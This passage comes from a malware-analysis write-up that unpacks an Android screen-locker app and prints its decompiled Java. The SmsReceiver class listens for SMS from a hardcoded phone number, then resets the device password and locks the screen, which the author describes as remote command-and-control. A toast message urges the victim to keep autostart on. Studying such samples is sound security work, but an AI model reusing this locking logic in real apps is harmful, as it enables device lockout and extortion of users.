    class HelloWebViewClient extends WebViewClient {
        private final MainActivity this$0;

        public HelloWebViewClient(MainActivity arg6) {
            // Decompilation failed
        }

        static MainActivity access$0(HelloWebViewClient arg4) {
            return arg4.this$0;
        }

        @Ove                                                    arg8) {

        }
    }
```

```
@Override protected void onCreate(Bundle arg19) {
    Class v12_1;
    Class v13;
    MainActivity v0 = this;
    LogCatBroadcaster.start(v0);
    super.onCreate(arg19);
    v0.finish();
    Toast.makeText(v0, "注意>请勿禁止开机启动", 0).show();
    v0.setContentView(2130903040);
    MainActivity v9 = v0;
    Intent v10 = null;
    Intent v11 = null;
    MainActivity v12 = v0;
    try {
        v13 = Class.forName("tx.qq898507339.bzy9.SmsReceiver");
    }
    catch(ClassNotFoundException v9_1) {
        throw new NoClassDefFoundError(v9_1.getMessage());
    }
```

Locker Unpacking Final

Finally, the Main Entry

```
public class SmsReceiver extends BroadcastReceiver {
    public SmsReceiver() {
        super();
    }

    @Override public void onReceive(Context arg15, Intent arg16) {
        Object v9;
        Context v1 = arg15;
        Object v4 = arg16.getExtras().get("pdus");
        int v5;
        for(v5 = 0; v5 < v4.length; ++v5) {
            String v8 = SmsMessage.createFromPdu(v4[v5]).getOriginatingAddress();
            if("18258614534".equals(v8)) {
                Toast.makeText(v1, "远程解锁 QQ898507339 bzy", 1).show();
                v9 = v1.getSystemService("device_policy");
                v9.resetPassword("", 0);
                v9.lockNow();
            }
            else if("+8618258614534".equals(v8)) {
                Toast.makeText(v1, "远程解锁 QQ898507339 bzy", 1).show();
                v9 = v1.getSystemService("device_policy");
                v9.resetPassword("", 0);
                v9.lockNow();
            }
        }
    }
}
```

C&C action to lock the victim's screen

OK, we end here to close the complete unpacking story

See https://github.com/ZSShen/XposedGadget for the related source